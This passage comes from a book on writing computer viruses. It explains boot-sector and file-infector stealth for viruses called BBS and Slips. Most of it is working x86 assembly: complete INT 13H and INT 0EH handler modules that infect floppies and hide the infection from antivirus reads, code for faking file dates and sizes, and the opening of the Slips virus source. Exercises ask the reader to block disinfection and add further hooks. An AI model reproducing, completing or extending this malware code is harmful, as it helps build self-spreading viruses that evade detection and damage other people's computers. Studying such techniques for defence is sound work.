HARD_DISK:                     ;process hd request
```

The *int 40H* instruction is simply 0CDH 40H, so all you have to do to find the beginning of the interrupt 13H handler is to look for CD 40 in the ROM BIOS segment 0F000H. Find it, go back a few bytes, and you're there. Call that and you get the original boot sector or master boot sector, even if it is stealthed by an Interrupt 13H hook.

Maybe.

Viruses Fight Back

Perhaps you noticed the mysterious HD_INT flag which the direct hardware read above checked to see if the disk drive was ready to transfer data. This flag is the Hard Disk Interrupt flag. It resides at offset 84H in the BIOS data area at segment 40H. The floppy disk uses the SEEK_STATUS flag at offset 3EH in the BIOS data area. How is it that these flags get set and reset though?

When a hard or floppy disk finishes the work it has been instructed to do by the BIOS or another program, it generates a hardware interrupt. The routine which handles this hardware interrupt sets the appropriate flag to notify the software which initiated the read that the disk drive is now ready to send data. Simple enough. The hard disk uses Interrupt 76H to perform this task, and the floppy disk uses Interrupt 0EH. The software which initiated the read will reset the flag after it has seen it.

But if you think about it, there's no reason something couldn't intercept Interrupt 76H or 0EH as well and do something funny with it, to fool anybody who was trying to work their way around Interrupt 13H! Indeed, some viruses do exactly this.

One strategy might be to re-direct the read through the Interrupt hook, so the anti-virus still gets the original boot sector. Another strategy might simply be to frustrate the read if it doesn't go through the virus' Interrupt 13H hook. That's a lot easier, and fairly hardware independent. Let's explore this strategy a bit more . . . .

To hook the floppy hardware interrupt one writes an Interrupt 0EH hook which will check to see if the viral Interrupt 13H has been called or not. If it's been called, there is no problem, and the Interrupt 0EH hook should simply pass control to the original handler. If the viral Interrupt 13H hasn't been called, though, then something is trying to bypass it. In this case, the interrupt hook should just reset the hardware and return to the caller without setting the SEEK_STATUS flag. Doing that will cause the read attempt to time out, because it appears the drive never came back and said it was ready. This will generally cause whatever tried to read the disk to fail—the equivalent of an *int 13H* which returned with **c** set. The data will never get read in from the disk controller. An interrupt hook of this form is very simple. It looks like this:

```
INT_0EH:
        cmp     BYTE PTR cs:[INSIDE],1   ;is INSIDE = 1 ?
        jne     INTERET                  ;no, ret to caller
        jmp     DWORD PTR cs:[OLD_0EH]   ;go to old handler

INTERET:push    ax
        mov     al,20H                   ;release intr ctrlr
        out     20H,al
        pop     ax
        iret                             ;and ret to caller
```

In addition to the *int 0EH* hook, the Interrupt 13H hook must be modified to set the INSIDE flag when it is in operation. Typically, the code to do that looks like this:

```
INT_13H:
       mov     BYTE PTR cs:[INSIDE],1 ;set the flag on entry
       .
       .                              ;do whatever
       .
       pushf                          ;call ROM BIOS
       call    DWORD PTR cs:[OLD_13H]
       .
       .
       .
       mov     BYTE PTR cs:[INSIDE],0 ;reset flag on exit
       retf    2                      ;return to caller
```

The actual implementation of this code with the BBS virus is what I'll call Level Two stealth, and it is presented at the end of this chapter.

If you want to test this level two stealth out, just write a little program that reads the boot sector from the A: drive through Interrupt 40H,

```
        mov     ax,201H
        mov     bx,200H
        mov     cx,1
        mov     dx,0
        int     40H
```

You can run this under DEBUG both with the virus present and without it, and you'll see how the virus frustrates the read.

Anti-Viruses Fight Back More

Thus, anti-viruses which really want to bypass the BIOS must replace not only the software interrupts with a direct read routine, but also the hardware interrupts associated to the disk drive. It would appear that if an anti-virus went this far, it would succeed at really getting at the true boot sector. Most anti-virus software isn't that smart, though.

If you're thinking of buying an anti-virus site license for a large number of computers, you should really investigate what it does to circumvent boot-sector stealth like this. If it doesn't do direct access to the hardware, it is possible to use stealth against it. If it does do direct hardware access, you have to test it very carefully for compatibility with all your machines.

Even direct hardware access can present some serious flaws as soon as one moves to protected mode programming. That's because you can hook the i/o ports themselves in protected mode. Thus, a direct hardware access can even be redirected! The SS-386 virus does exactly this.[1] We'll discuss this technique more in two chapters.

Further Options for Viruses

We've briefly covered a lot of ground for stealthing boot sector viruses. There's a lot more ground that could be covered, though. There are all kinds of combinations of the techniques we've discussed that could be used. For example, one could hook Interrupt 40H, and redirect attempted reads through that interrupt. One could also hook some of the more esoteric read functions provided by Interrupt 13H. For example, Interrupt 13H, Function 0AH is a "Read Long" which is normally only used by diagnostic software to get the CRC information stored after the sector for low-level integrity checking purposes. An anti-virus program might try to use

1 See *Computer Virus Developments Quarterly*, Vol. 1, No. 4 (Summer, 1993).

that to circumvent a Function 2 hook, and a virus writer might just as well hook it too. Also possible are direct interfacing with SCSI drives through the SCSI interface or through ASPI, the *A*dvanced *S*CSI *P*rogramming *I*nterface which is normally provided as a device driver. The more variations in hardware there are, the more the possibilities.

If you want to explore some of these options, the best place to start is with the *IBM PC AT Technical Reference*. It contains a complete listing of BIOS code for an AT, and it's an invaluable reference. If you're really serious, you can also buy a developers license for a BIOS and get the full source for it from some manufacturers. *See the Resources* for one source.

Memory "Stealth"

So far we've only discussed how a virus might hide itself on disk: that is normally what is meant by "stealth". A boot sector virus may also hide itself in memory, though. So far, the resident boot sector viruses we've discussed all go resident by changing the size of system memory available to DOS which is stored in the BIOS data area. While this technique is certainly a good way to do things, it is also a dead give-away that there is a boot sector virus in memory. To see it, all one has to do is run the CHKDSK program. CHKDSK always reports the memory available to DOS, and you can easily compare it with how much should be there. On a standard 640K system, you'll get a display something like:

```
655,360 total bytes memory
485,648 bytes free
```

If the "total bytes memory" is anything other than 655,360 (= 640 x 1024) then something's taken part of your 640K memory. That's a dead give-away.

So how does a boot sector virus avoid sending up this red flag?

One thing it could do is to wait until DOS (or perhaps another operating system) has loaded and then move itself and go to somewhere else in memory where it's less likely to be noticed. Some operating systems, like Windows, send out a flag via an interrupt to let you know they're loading. That's real convenient.

With others, like DOS, you just have to guess when they've had time to load, and then go attempt to do what you're trying. Since we've already discussed the basics of these techniques when dealing with Military Police virus, and our resident EXE viruses, we'll leave the details of how to go about doing them for the exercises.

Level One Stealth Source

The following file is designed to directly replace the INT13H.ASM module in the BBS virus. Simply replace it and you'll have a BBS virus with Level One Stealth.

```
;*****************************************************************************
;* INTERRUPT 13H HANDLER                                                     *
;*****************************************************************************

OLD_13H DD      ?                       ;Old interrupt 13H vector goes here

INT_13H:
        sti
        cmp     ah,2                    ;we want to intercept reads
        jz      READ_FUNCTION
I13R:   jmp     DWORD PTR cs:[OLD_13H]

;*****************************************************************************
;This section of code handles all attempts to access the Disk BIOS Function 2.
;It stealths the boot sector on both hard disks and floppy disks, by
;re-directing the read to the original boot sector. It handles multi-sector
;reads properly, by dividing the read into two parts. If an attempt is
;made to read the boot sector on the floppy, and the motor is off, this
;routine will check to see if the floppy has been infected, and if not, it
;will infect it.
READ_FUNCTION:                                  ;Disk Read Function Handler
        cmp     dh,0                            ;is it a read on head 0?
        jnz     ROM_BIOS                        ;nope, we're not interested
        cmp     dl,80H                          ;is this a hard disk read?
        jc      READ_FLOPPY                     ;no, go handle floppy


;This routine stealths the hard disk. It's really pretty simple, since all it
;has to do is add VIR_SIZE+1 to the sector number being read, provided the
;sector being read is somewhere in the virus. That moves a read of the
;master boot sector out to the original master boot record, and it moves
;all other sector reads out past where the virus is, presumably returning
;blank data.
READ_HARD:                                      ;else handle hard disk
        cmp     cx,VIR_SIZE+3                   ;is cyl 0, sec < VIR_SIZE + 3?
        jnc     ROM_BIOS                        ;no, let BIOS handle it
        push    cx
        add     cx,VIR_SIZE+1                   ;adjust sec no (stealth)
        pushf                                   ;and read from here instead
        call    DWORD PTR cs:[OLD_13H]          ;call ROM BIOS
        pop     cx                              ;restore original sec no
        retf    2                               ;and return to caller

ROM_BIOS:                                       ;jump to ROM BIOS disk handler
        jmp     DWORD PTR cs:[OLD_13H]
```

```
;This handles reading from the floppy, which is a bit more complex. For one,
;we can't know where the original boot sector is, unless we first read the
;viral one and get that information out of it. Secondly, a multi-sector
;read must return with the FAT in the second sector, etc.
READ_FLOPPY:
        cmp     cx,1                            ;is it cylinder 0, sector 1?
        jnz     ROM_BIOS                        ;no, let BIOS handle it
        mov     cs:[CURR_DISK],dl               ;save currently accessed drive #
        call    CHECK_DISK                      ;is floppy already infected?
        jz      FLOPPY_STEALTH                  ;yes, stealth the read

        call    INIT_FAT_MANAGER                ;init FAT management routines
        call    INFECT_FLOPPY                   ;no, go infect the diskette
RF2:    call    CHECK_DISK                      ;see if infection took
        jnz     ROM_BIOS                        ;no stealth needed, go to BIOS

;If we get here, we need stealth.
FLOPPY_STEALTH:
        int     40H                             ;read requested sectors
        mov     cs:[REPORT],ax                  ;save returned ax value here
        jnc     BOOT_SECTOR                     ;and read boot sec if no error
        mov     al,0                            ;error, return with al=0
        retf    2                               ;and carry set

;This routine reads the original boot sector.
BOOT_SECTOR:
        mov     cx,WORD PTR es:[bx + 3EH]       ;cx, dh locate start of
        mov     dh,BYTE PTR es:[bx + 41H]       ;main body of virus
        add     cl,VIR_SIZE                     ;update to find orig boot sec
        cmp     cl,BYTE PTR cs:[BS_SECS_PER_TRACK] ;this procedure works
        jbe     BS1                             ;as long as VIR_SIZE
        sub     cl,BYTE PTR cs:[BS_SECS_PER_TRACK] ;        <=BS_SECS_PER_TRACK
        xor     dh,1
        jnz     BS1
        inc     ch
BS1:    mov     ax,201H                         ;read original boot sector
        int     40H                             ;using BIOS floppy disk
        mov     cx,1                            ;restore cx and dh
        mov     dh,0
        jc      EXNOW                           ;error, exit now
        mov     ax,cs:[REPORT]
EXNOW:  retf    2                               ;and exit to caller


REPORT  DW      ?                               ;value reported to caller in ax
```

Level Two Stealth Source

To implement Level Two stealth, you must replace the INT13H.ASM module in the BBS virus with the code listed below. Also, you'll have to modify the BOOT.ASM module for BBS by adding code to hook Interrupt 0EH. In essence, you should replace

```
INSTALL_INT13H:
        xor     ax,ax
        mov     ds,ax
        mov     si,13H*4                ;save the old int 13H vector
        mov     di,OFFSET OLD_13H
        movsw
```

```
        movsw
        mov     ax,OFFSET INT_13H       ;and set up new interrupt 13H
        mov     bx,13H*4                ;which everybody will have to
        mov     ds:[bx],ax              ;use from now on
        mov     ax,es
        mov     ds:[bx+2],ax
```

with something like

```
INSTALL_INT13H:
        xor     ax,ax
        mov     ds,ax
        mov     si,13H*4                ;save the old int 13H vector
        mov     di,OFFSET OLD_13H
        movsw
        movsw
        mov     si,0EH*4                ;save the old int 0EH vector
        mov     di,OFFSET OLD_0EH
        movsw
        movsw
        mov     bx,13H*4                ;set up new INT 13H vector
        mov     [bx],OFFSET INT_13H
        mov     [bx+2],es
        mov     bx,0EH*4                ;set up new INT 0EH vector
        mov     [bx],OFFSET INT_0EH
        mov     [bx+2],es
```

in BOOT.ASM. The INT13H.ASM module for Level Two is as follows:

```
;*******************************************************************************
;* INTERRUPT 13H HANDLER                                                       *
;*******************************************************************************

OLD_13H DD      ?                       ;Old interrupt 13H vector goes here

INT_13H:
        sti
        cmp     ah,2                    ;we want to intercept reads
        jz      READ_FUNCTION
        mov     BYTE PTR cs:[INSIDE],1
        pushf
        call    DWORD PTR cs:[OLD_13H]
        mov     BYTE PTR cs:[INSIDE],0
        retf    2

;*******************************************************************************
;This section of code handles all attempts to access the Disk BIOS Function 2.
;It stealths the boot sector on both hard disks and floppy disks, by
;re-directing the read to the original boot sector. It handles multi-sector
;reads properly, by dividing the read into two parts. If an attempt is
;made to read the boot sector on the floppy, and the motor is off, this
;routine will check to see if the floppy has been infected, and if not, it
;will infect it.
READ_FUNCTION:                                  ;Disk Read Function Handler
        mov     BYTE PTR cs:[INSIDE],1          ;set INSIDE flag
        cmp     dh,0                            ;is it a read on head 0?
        jnz     ROM_BIOS                        ;nope, we’re not interested
        cmp     dl,80H                          ;is this a hard disk read?
```

```
        jc      READ_FLOPPY                     ;no, go handle floppy


;This routine stealths the hard disk. It’s really pretty simple, since all it
;has to do is add VIR_SIZE+1 to the sector number being read, provided the
;sector being read is somewhere in the virus. That moves a read of the
;master boot sector out to the original master boot record, and it moves
;all other sector reads out past where the virus is, presumably returning
;blank data.
READ_HARD:                                      ;else handle hard disk
        cmp     cx,VIR_SIZE+3                   ;is cyl 0, sec < VIR_SIZE + 3?
        jnc     ROM_BIOS                        ;no, let BIOS handle it
        push    cx
        add     cx,VIR_SIZE+1                   ;adjust sec no (stealth)
        pushf                                   ;and read from here instead
        call    DWORD PTR cs:[OLD_13H]          ;call ROM BIOS
        pop     cx                              ;restore original sec no
        mov     BYTE PTR cs:[INSIDE],0          ;reset INSIDE flag
        retf    2                               ;and return to caller

ROM_BIOS:                                       ;call ROM BIOS disk handler
        pushf
        call    DWORD PTR cs:[OLD_13H]
        mov     BYTE PTR cs:[INSIDE],0          ;reset this flag
        retf    2                               ;and return to caller


;This handles reading from the floppy, which is a bit more complex. For one,
;we can’t know where the original boot sector is, unless we first read the
;viral one and get that information out of it. Secondly, a multi-sector
;read must return with the FAT in the second sector, etc.
READ_FLOPPY:
        cmp     cx,1                            ;is it cylinder 0, sector 1?
        jnz     ROM_BIOS                        ;no, let BIOS handle it
        mov     cs:[CURR_DISK],dl               ;save currently accessed drive #
        call    CHECK_DISK                      ;is floppy already infected?
        jz      FLOPPY_STEALTH                  ;yes, stealth the read

        call    INIT_FAT_MANAGER                ;initialize FAT mgmt routines
        call    INFECT_FLOPPY                   ;no, go infect the diskette
RF2:    call    CHECK_DISK                      ;see if infection took
        jnz     ROM_BIOS                        ;no stealth required, go to BIOS

;If we get here, we need stealth.
FLOPPY_STEALTH:
        int     40H                             ;read requested sectors
        mov     cs:[REPORT],ax                  ;save returned ax value here
        jnc     BOOT_SECTOR                     ;and read boot sec if no error
        mov     al,0                            ;error, return with al=0
        mov     BYTE PTR cs:[INSIDE],0          ;reset INSIDE flag
        retf    2                               ;and carry set

;This routine reads the original boot sector.
BOOT_SECTOR:
        mov     cx,WORD PTR es:[bx + 3EH]       ;cx, dh locate start of
        mov     dh,BYTE PTR es:[bx + 41H]       ;main body of virus
        add     cl,VIR_SIZE                     ;update to find orig boot sec
        cmp     cl,BYTE PTR cs:[BS_SECS_PER_TRACK]  ;this procedure works
        jbe     BS1                             ;as long as VIR_SIZE
        sub     cl,BYTE PTR cs:[BS_SECS_PER_TRACK]  ;       <=BS_SECS_PER_TRACK
        xor     dh,1
        jnz     BS1
        inc     ch
BS1:    mov     ax,201H                         ;read original boot sector
        int     40H                             ;using BIOS floppy disk
        mov     cx,1                            ;restore cx and dh
        mov     dh,0
        jc      EXNOW                           ;error, exit now
        mov     ax,cs:[REPORT]
```

```
EXNOW:  mov     BYTE PTR cs:[INSIDE],0          ;reset INSIDE flag
        retf    2                               ;and exit to caller



REPORT  DW      ?                       ;value reported to caller in ax
INSIDE  DB      0                       ;flag indicates we're inside int 13 hook

;*******************************************************************************
;This routine handles the floppy disk hardware Interrupt 0EH. Basically, it
;just passes control to the old handler as long as the INSIDE flag is one. If
;the INSIDE flag is zero, though, it returns to the caller without doing
;anything. This frustrates attempts to go around INT 13H by anti-virus software.

OLD_0EH DD      ?                               ;old INT 0EH handler vector

INT_0EH:
        cmp     BYTE PTR cs:[INSIDE],1          ;is INSIDE = 1 ?
        jne     INTERET                         ;nope, just return to caller
        jmp     DWORD PTR cs:[OLD_0EH]          ;else go to old handler

INTERET:push    ax
        mov     al,20H                          ;release interrupt controller
        out     20H,al
        pop     ax
        iret                                    ;and return to caller
```

Exercises

1. The BBS stealthing read function does not stealth writes. This provides an easy way to disinfect the virus. If you read the boot sector, it's stealthed, so you get the original. If you then turn around and write the sector you just read, it isn't stealthed, so it gets written over the viral boot sector, effectively wiping the virus out. Add a WRITE_FUNCTION to the BBS's Interrupt 13H hook to prevent this from happening. You can stealth the writes, in which case anything written to the boot sector will go where the original boot sector is stored. Alternatively, you can simply write protect the viral boot sector and short circuit any attempts to clean it up.

2. Round out the Level Two stealthing discussed here with (a) an Interrupt 13H, Function 0AH hook, (b) an Interrupt 76H hook and (c) an Interrupt 40H hook. When writing the Interrupt 76H hook, be aware that the hard disk uses the *second* interrupt controller chip. To reset it you must *out* a 20H to port A0H.

3. Modify the original BBS virus so that it moves itself in memory when DOS loads so that it becomes more like a conventional DOS TSR. To do this, create a new M-type memory block at the base of the existing Z block, exactly the same size as the memory stolen from the system by the virus before DOS loaded. Move the Z block up, and adjust the

memory size at 0:413H to get rid of the high memory where the virus was originally resident. Finally, move the virus down into its new M-block. What conditions should be present before the virus does all of this? Certainly, we don’t want to wipe out some program in the middle of executing!

Stealth Techniques for File Infectors

Just like boot sector viruses, viruses which infect files can also use a variety of tricks to hide the fact that they are present from prying programs. In this chapter, we'll examine the *Slips* virus, which employs a number of stealth techniques that are essential for a good stealth virus.

Slips is a fairly straight forward memory resident EXE infector as far as its reproduction method goes. It works somewhat like the Yellow Worm, infecting files during the directory search process. It differs from the Yellow Worm in that it uses the usual DOS Interrupt 21H Function 31H to go resident, and then it EXECs the host to make it run. It also differs from the Yellow Worm in that, once resident, infected files *appear* to be uninfected on disk.

Self-Identification

Since Slips must determine whether a file is infected or not in a variety of situations and then take action to hide the infection, it needs a quick way to see an infection which is 100% certain.

Typically, stealth file infectors employ a simple technique to identify themselves, like changing the file date 100 years into the future. If properly stealthed, the virus will be the only thing that sees the unusual date. Any other program examining the date will see a correct value, because the virus will adjust it before letting anything else see it. This is the technique Slips uses: any file infected by Slips will have the date set 57 years into the future. That means it will be at least 2037, so the virus should work without fouling up until that date.

The Interrupt 21H Hook

Most of the stealth features of Slips are implemented through an Interrupt 21H hook. Essentially, the goal of a stealth virus is to present to anything attempting to access a file *an image of that file which is completely uninfected.* Most high level file access is accomplished through an Interrupt 21H function, so hooking that interrupt is essential.

In order to do a good job stealthing, there are a number of different functions which must be hooked by the virus. These include:

FCB-Based File Search Functions (11H, 12H)
Handle-Based File Search Functions (4EH, 4FH)
Handle-Based Read Function (3FH)
FCB-Based Read Functions (14H, 21H, 27H)
Move File Pointer Function (42H)
Exec Function (4BH)
File Date/Time Function (57H)
File Size Function (23H)

Let's discuss each of these functions, and how the virus must handle them.

File Search Functions

Both the FCB-based and the handle-based file search functions can retrieve some information about a file, which can be used to detect whether it has been infected or changed in some way. Most importantly, one can retrieve the file date, the file size, and the file attributes.

Slips does not change the file attributes when it infects a file, so it need do nothing to them while trapping functions that access them. On the other hand, both the file date and the size are changed by the virus. Thus, it must adjust them back to their initial values in any data returned by the file search functions. In this way, any search function will only see the original file size and date, even though that's not what's really on disk.

Both types of search functions use the DTA to store the data they retrieve. For handle-based functions, the size is stored at DTA+26H and the date is at DTA+24H. For FCB-based searches, the size is at FCB+29H and the date is at FCB+25H. Typical code to adjust these is given by

```
HSEARCH:
 call    DOS                      ;call original search
 cmp     [DTA+24H],57*512         ;date > 2037?
 jc      EXIT                     ;no, just exit
 sub     [DTA+24H],57*512         ;yes, subtract 57 yrs
 sub     [DTA+26H],VSIZE ;adjust size
 sbb     [DTA+28H],0              ;including high word
EXIT:
```

File Date and Time Function

Interrupt 21H, Function 57H, Subfunction 0 *reports* the date and time of a file. When this function is called, the virus must re-adjust the date so that it does not show the 57 year increment which the virus made on infected files. This is simply a matter of subtracting 57*512 from the **dx** register as returned from the true Interrupt 21H, Function 57H.

Interrupt 21H, Function 57H, Subfunction 1 *sets* the date and time of a file. When this is called, the virus should add 57*512 to the **dx** register before calling the original function, provided that the file which is being referenced is infected already. To determine that, the interrupt hook first calls Subfunction 0 to see what the current date is. Then it decides whether or not to add 57 years to the new date.

File Size Function

Interrupt 21H, Function 23H reports the size of a file in logical records using the FCB. The logical record size may be bytes or it may be something else. The record size is stored in the FCB at offset 14. The virus must trap this function and adjust the size reported back in the FCB. Implementation of this function is left as an exercise for the reader.

Handle-Based Read Function 3FH

A virus can stealth attempts to read infected files from disk, so that any program which reads files for the purpose of scanning them for viruses, checking their integrity, etc., will not see anything but an uninfected and unmodified program. To accomplish this, the virus must stealth two parts of the file.

Firstly, it must stealth the EXE header. If any attempt is made to read the header, the original header must be returned to the caller, not the infected one.

Secondly, the virus must stealth the end of the file. Any attempt to read the file where the virus is must be subverted, and made to look as if there is no data at that point in the file.

Read stealthing like this is one of the most difficult parts of stealthing a virus. It is not always a good idea, either. The reason is because *the virus can actually disinfect programs* on the fly. For example, if you take a directory full of Slips-infected EXE files and use PKZIP on them to create a ZIP file of them, all of the files in the ZIP file will be uninfected, even if all of the actual files in the directory are infected! This destroys the virus' ability to propagate through ZIP files and modem lines, etc. The long and the short of it is that stealth mechanisms can be too good!

In any event, file stealthing is difficult to implement in an efficient manner. The Slips uses the logic depicted in Figure 22.1 to do the job. This involves rooting around in DOS internal data to find the file information about an open file, and checking it to see if it is infected. If infected, it then finds the real file size there, and makes some calculations to see if the requested read will get forbidden data.

This "internal data" is the *System File Table*, or SFT for short. To find it, one must get the address of the *List of Lists* using DOS Interrupt 21H, Function 52H, an undocumented function. The List of Lists address is returned in in **es:bx**. Next, one must get the address of the start of the SFT. This is stored at offset 4 in the List of Lists. System File Table entries are stored in blocks. Each block contains a number of entries, stored in the word at offset 4 from the start of the block. (See Table 22.1) If the correct entry is in this




Figure 22.1: Read stealth logic.

block, then one goes to offset 6 + (entry no)*3BH to get it. (Each SFT entry is 3BH bytes long.) Otherwise, one must space forward to the next SFT block to look there. The next SFT block's address is stored at offset 0 in the block.

Of course, to do this, you must know the entry number you are looking for. You can find that in the PSP of the process calling DOS, starting at offset 18H. When DOS opens a file and creates a file handle for a process, it keeps a table of them at this offset in the PSP. The file handle is an index into this table. Thus, for example,

```
        mov     al,es:[bx+18H]
```

will put the SFT entry number into **al**, if **es** is the PSP, and **bx** contains the handle.

Once the virus has found the correct SFT entry, it can pick up the file's date stamp and determine whether it is infected or not. If so, it can also determine the length of the file, and the current file pointer. Using that and the amount of data requested in the **cx** register when called, the virus can determine whether stealthing is necessary or not. If the read requests data at the end of the file where the virus is hiding, the virus can defeat the read, or simply truncate it so that only the host is read.

If the read requests data at the beginning of the file, where the header was modified, Slips breaks it down into two reads. First, Slips reads the requested data, complete with the modified header. Then, Slips skips to the end of the file where the data EXE_HDR is stored in the virus. This contains a copy of the unmodified header. Slips then reads this unmodified header in over the actual header, making it once again appear uninfected. Finally, Slips adjusts the file pointer so that it's exactly where it should have been if only the first read had occurred. All of this is accomplished by the HREAD_HOOK function.

A System File Table data block takes the form:

Offset	Size	Description
0	4 bytes	Pointer to next SFT block
4	2	Number of entries in this block
6+3BH*N	3BH	SFT entry

Each SFT entry has the following structure (DOS 4.0 to 6.22):

Offset	Size	Description
0	2	No. of file handles referring to this file
2	2	File open mode (From Fctn 3DH **al**)
4	1	File attribute
5	2	Device info word, if device, includes drive #
7	4	Pointer to device driver header or Drive Parameter Block
0BH	2	Starting cluster of file
0DH	2	File time stamp
0FH	2	File date stamp
11H	4	File size
15H	4	File pointer where read/write will go in file
19H	2	Relative cluster in file of last cluster accessed
1BH	2	Absolute cluster of last cluster accessed
1DH	2	Number of sector containing directory entry
1FH	1	Number of dir entry within sector
20H	11	File name in FCB format
2BH	4	Pointer to previous SFT sharing same file
2FH	2	Network machine number which opened file
31H	2	PSP segment of file's owner
33H	2	Offset within SHARE.EXE of sharing record

Table 22.1: The System File Table Structure

FCB-Based Read Functions

The Slips virus does not implement FCB-based read stealthing. The idea behind it is just like the handle-based version, except one must rely on the FCBs for file information. This is left as an exercise for the reader.

Move File Pointer Function 42H

File pointer moves relative to the *end* of the file using Function 42H, Subfunction 2 must be adjusted to be relative to the end of the *host*. The virus handles this by first doing a move to the end of the file with the code

```
mov     ax,4C02H
xor     cx,cx
xor     dx,dx
int     21H
```

The true file length is then returned in **dx:ax**. To this number it adds the distance from the end of the file it was asked to move, thereby calculating the requested distance from the beginning of the file. From this number it subtracts `OFFSET END_VIRUS + 10H`, which is where the move would go if the virus wasn't there.

EXEC Function 4BH

A program could conceivably load a virus into memory and examine it using the DOS EXEC Function 4BH, Subfunction 1 or 3. An infected program loaded this way must be cleaned up by the resident virus before control is passed back to the caller. To do this, the virus must be wiped off the end of the file image in memory, and the startup **cs:ip** and **ss:sp** which are stored in the EXEC information block must be adjusted to the host's values. (See Table 4.2) This clean-up is implemented in Slips for Subfunction 1. Subfunction 3 is left as an exercise for the reader.

An Interrupt 13H Hook

Though not implemented in Slips, a virus could also hook Interrupt 13H so that it could not be successfully called by an anti-virus which might implement its own file system to go around any DOS interrupt hooks. Such a hook could simply return with carry set unless it was called from within the DOS Interrupt 21H hook. To do that one would just have to set a flag every time Interrupt 21H was entered, and then check it before processing any Interrupt 13H request. A typical handler would look like this:

```
INT_13H:
       cmp     cs:[IN_21H],1  ;in int 21H?
       jne     EXIT_BAD       ;no, don't let it go
       jmp     DWORD PTR cs:[OLD_13H]  ;else ok, go to old
EXIT_BAD:
       xor     ax,ax          ;destroy ax
       stc                    ;return with c set
       retf    2
```

The Infection Process

The Slips virus infects files when they are located by the FCB-based file search functions, Interrupt 21H, Functions 11H and 12H. It infects files by appending its code to the end of the file, in a manner similar to the Yellow Worm. To stealth files properly, it must jump through some hoops which the Yellow Worm did not bother with, though.

For starters, Slips must not modify the file attribute. Typically, when one writes to a file and then closes it, the Archive attribute is set so that any backup software knows the file has been changed, and it can back it up again. Slips must not allow that attribute to get set, or it's a sure clue to anti-virus software that something has changed. This is best accomplished during infection. DOS Function 43H allows one to get or set the file attributes for a file. Thus, the virus gets the file attributes before it opens the file, and then saves them again after it has closed it.

Secondly, the virus must make sure no one can see that the date on the file has changed. Part of this involves the resident part of Slips, but it must also do some work at infection time. Specifically, it must get the original date and time on the file, and then add 57 to the years, and then save that new date when the file is closed. If one allows the date to be updated and then adds 57 years to it, the date will obviously have changed, even after the virus subtracts 57 from the years. This work is accomplished with DOS Function 57H.

Finally, the virus must modify the file during the infection process so that it can calculate the *exact* original size of the file. As you may recall, the Yellow Worm had to pad the end of the original EXE so that the virus started on a paragraph boundary. That is necessary so that the virus always begins executing at offset 0. Unfortunately this technique makes the number of bytes added to a file a variable. Thus, the virus cannot simply subtract X bytes from the true size to get the uninfected size. To fix that, Slips must make an additional adjustment to the file size. It adds enough bytes at the end of the file so that the number added at the start plus the end is always equal to 16. Then it can simply subtract its own size plus 16 to get the original size of the file.

Anti-Virus Measures

Since file stealth is so complex, most anti-virus programs are quite satisfied to simply scan memory for known viruses, and then tell you to shut down and boot from a clean floppy disk if they find one. This is an absolutely stupid approach, and you should shun any anti-virus product that does *only* this to protect against stealthing viruses.

The typical methods used by more sophisticated anti-virus software against stealth file infectors are to either tunnel past their interrupt hooks or to find something the virus neglected to stealth in order to get at the original handler.

It is not too hard to tunnel Interrupt 21H to find the original vector because DOS is so standardized. There are normally only a very few versions which are being run at any given point in history. Thus, one could even reasonably scan for it.

Secondly, if the virus forgets to hook every function which, for example, reports the file size, then the ones it hooked will report one size, and those it missed will report a different size. For example, one could look at the file size by:

1) Doing a handle-based file search, and extracting the size from the search record.
2) Doing an FCB-based file search, and extracting the size from the search record.

3) Opening the file and seeking the end with Function 4202H, getting the file size in **dx:ax**.
4) Using DOS function 23H to get the file size.
5) Opening the file and getting the size from the file's SFT entry.

If you don't get the same answer every time, you can be sure something real funny is going on! (As the old bit of wisdom goes, it's easy for two people to tell the truth, but if they're going to lie, it's hard for them to keep their story straight.) Even if you can't identify the virus, you might surmise that something's there.

Any scanner or integrity checker that doesn't watch out for these kind of things is the work of amateurs.

Viruses Fight Back

If you have anti-virus software that covers these bases it will be able to stop most casually written stealth viruses. However, one should never assume that such software can always stop all stealth viruses. There are a number of ways in which a stealth virus can fool even very sophisticated programs. Firstly, the virus author can be very careful to cover all his bases, so there are no inconsistencies in the various ways one might attempt to collect data about the file. This is not an easy job if you take into account undocumented means of getting at file information, like the SFT . . . but it can be done.

Secondly, Interrupt 21H can be hooked without ever touching the Interrupt Vector Table. For example, if the virus tunneled Interrupt 21H and found a place where it could simply overwrite the original Interrupt 21H handler with something like

```
JLOC:  jmp     FAR VIRUS_HANDLER
```

then the virus could get control passed to it right out of DOS. The virus could do its thing, then replace the code at `JLOC` with what was originally there and return control there. Such a scheme is practically impossible to thwart in a generic way, without detailed knowledge of a specific virus.

Well, by now I hope you can see why a lot of anti-virus packages just scan memory and freeze if they find a resident virus.

However, I hope you can also see why that's such a dumb strategy: it provides no generic protection. You have to wait for your anti-virus developer to get the virus before you can defend against it. And any generic protection is better than none.

The Slips Source

The following program can be assembled into an EXE file with TASM, MASM or A86. If you want to play around with this virus, be very careful that you don't let it go, because it's hard to see where it went, and it infects very fast. You can infect your whole computer in a matter of *seconds* if you're not careful! My suggestion would be to put an already-infected test file somewhere in your computer, and then check it frequently. If the test file has a current date, the virus is resident. If the test file has a date 57 years from now, the virus is not resident.

```
;The SlipS Virus.
;(C) 1995 American Eagle Publications, Inc. All rights reserved.

;This is a resident virus which infects files when they are searched for
;using the FCB-based search functions. It is a full stealth virus.

        .SEQ                           ;segments must appear in sequential order
                                       ;to simulate conditions in actual active vi-
rus

;HOSTSEG program code segment. The virus gains control before this routine and
;attaches itself to another EXE file.
HOSTSEG SEGMENT BYTE
